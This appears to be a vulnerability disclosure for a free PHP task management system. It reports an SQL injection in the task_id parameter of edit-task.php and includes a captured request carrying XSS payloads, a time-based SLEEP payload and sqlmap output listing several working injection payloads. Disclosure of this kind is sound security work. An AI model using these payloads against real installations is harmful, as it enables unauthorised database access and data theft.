

# SQL vulnerability from php task management system free download

**Affected Project:** php task management system free download


**Official Website:** <https://www.sourcecodester.com/php/17217/employee-management-system-php-and-mysql-free-download.html>

**Version:** 1.0

**Related Code file:** edit-task.php

## Demonstration

1. Log in to the admin panel, then select one of the tasks to edit, and follow the steps shown below.



2. Capture the packet, and the data packet is shown as follows.

Request

1 POST /edit-task.php?task\_id=42 HTTP/1.1  
2 Host: localhost:8080  
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:130.0) Gecko/20100101 Firefox/130.0  
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,\*/\*;q=0.8  
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2  
6 Accept-Encoding: gzip, deflate, br  
7 Content-Type: application/x-www-form-urlencoded  
8 Content-Length: 316  
9 Origin: http://localhost:8080  
10 Connection: keep-alive  
11 Referer: http://localhost:8080/edit-task.php?task\_id=42  
12 Cookie: pagekit\_auth=zyapCtzzZcXq6qFgKF8qX2qG5Cbus42MefSFLE0L.pRILDFf%2FJVM9zHCEbjFC5qJ; PHPSESSID=en7ndnc8ef4hj92t0mdvkdu77  
13 Upgrade-Insecure-Requests: 1  
14 Priority: u=0, i  
15  
16 task\_title=%22%3E%3Cimg+src%3D1+onerror%3Dalert%281%29%3E&task\_description=design%2C+develop+and+test+forms+related+login+and+write+logic+for+secure+login+functionality%22%3E%3Cimg+src%3D1+onerror%3Dalert%282%29%3E&t\_start\_time=2024-01-13+12%3A00&t\_end\_time=2024-01-20+12%3A00&assign\_to=2&status=2&update\_task\_info=

Response

1 HTTP/1.1 302 Found  
2 Date: Wed, 02 Oct 2024 07:59:35 GMT  
3 Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod\_fcgid/2.3.9a mod\_log\_rotate/1.02  
4 X-Powered-By: PHP/8.0.2  
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT  
6 Cache-Control: no-store, no-cache, must-revalidate  
7 Pragma: no-cache  
8 Location: task-info.php  
9 Keep-Alive: timeout=5, max=100  
10 Connection: Keep-Alive  
11 Content-Type: text/html; charset=UTF-8  
12 Content-Length: 11822  
13  
14 <!DOCTYPE html>  
15 <html lang="en">  
16 <head>  
17 <title>  
18 Task Management System by Mayuri K.  
19 </title>  
20 <meta charset="utf-8">  
21 <meta name="viewport" content="width=device-width, initial-scale=1">  
22 <link rel="icon" href="assets/img/favicon.png">  
23 <link rel="stylesheet" href="assets/css/bootstrap.min.css">  
24 <link rel="stylesheet" href="assets/css/bootstrap.theme.min.css">  
25 <link rel="stylesheet" href="

3. There is an SQL injection vulnerability at the `task_id` parameter, and the time-based SQL injection payload is:

```
' AND (SELECT 7387 FROM (SELECT(SLEEP(5)))xxtk) AND 'fcRV'='fcRV'
```

By modifying the `SLEEP()` time, a noticeable difference in response time can be observed.

The screenshot shows a web browser's developer tools with the Request and Response tabs. The Request tab shows a POST request to `/edit-task.php?task_id=42` with a payload that includes a time-based SQL injection. The Response tab shows a 200 OK status and a page titled "Task Management System by Mayuri K." The response time is highlighted as 15,008 milliseconds.

The screenshot shows a web browser's developer tools with the Request and Response tabs. The Request tab shows a POST request to `/edit-task.php?task_id=42` with a payload that includes a time-based SQL injection. The Response tab shows a 200 OK status and a page titled "Task Management System by Mayuri K." The response time is highlighted as 1,024 milliseconds.

The following demonstrates the use of `sqlmap` with various injection techniques, all of which successfully extract sensitive information.

```
sqlmap identified the following injection point(s) with a total of 56 HTTP(s) requests:
Parameter: #1* (URI)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: http://localhost:8080/edit-task.php?task_id=42' AND 2395=2395 AND 'iZRH'='iZRH

  Type: error-based
  Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
  Payload: http://localhost:8080/edit-task.php?task_id=42' AND GTID_SUBSET(CONCAT(0x716b787a71, (SELECT (ELT(4002=4002,1))), 0x71707a7671), 4002) AND 'pBtH'='pBtH

  Type: stacked queries
  Title: MySQL >= 5.0.12 stacked queries (comment)
  Payload: http://localhost:8080/edit-task.php?task_id=42';SELECT SLEEP(5)#

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: http://localhost:8080/edit-task.php?task_id=42' AND (SELECT 7387 FROM (SELECT(SLEEP(5)))xxtk) AND 'fcRV'='fcRV

  Type: UNION query
  Title: Generic UNION query (NULL) - 7 columns
  Payload: http://localhost:8080/edit-task.php?task_id=-9317' UNION ALL SELECT NULL, CONCAT(0x716b787a71,0x4558636673635572546f59626f7856314473734c7648677345696c6a544a5452574a487a506d7245, 0x71707a7671), NULL, NULL, NULL, NULL, NULL--

[16:05:42] [INFO] the back-end DBMS is MySQL
web application technology: PHP 8.0.2, Apache 2.4.39
back-end DBMS: MySQL >= 5.6
```

